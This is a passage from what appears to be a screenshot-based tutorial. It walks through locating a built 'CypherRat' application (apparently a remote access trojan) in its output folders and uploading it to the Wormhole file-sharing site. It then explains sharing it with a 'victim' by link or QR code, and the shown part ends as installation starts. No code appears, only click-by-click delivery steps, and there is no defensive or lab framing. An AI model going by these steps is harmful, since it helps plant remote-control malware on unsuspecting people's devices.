
Go to C Drive




Open First Folder –**CypherRat35\_Bilder**




## Step14 Click on PlatformBinary64 folder




Now click on Bin folder



## Step 15 And then click on Output folder




Application Build Successfully




Step 16 Now open Browser and search **wormhole** website 


**Wormhole is a secure, end-to-end encrypted file sharing service** that allows you to send files quickly and securely across different networks using just a browser. No account is required.




Click on select Files to Send




## Select Files




**Step17 Now select application and then click on open**



Here , its many way to share application to victim




**QR Code**




Started installing 




## Google Translate



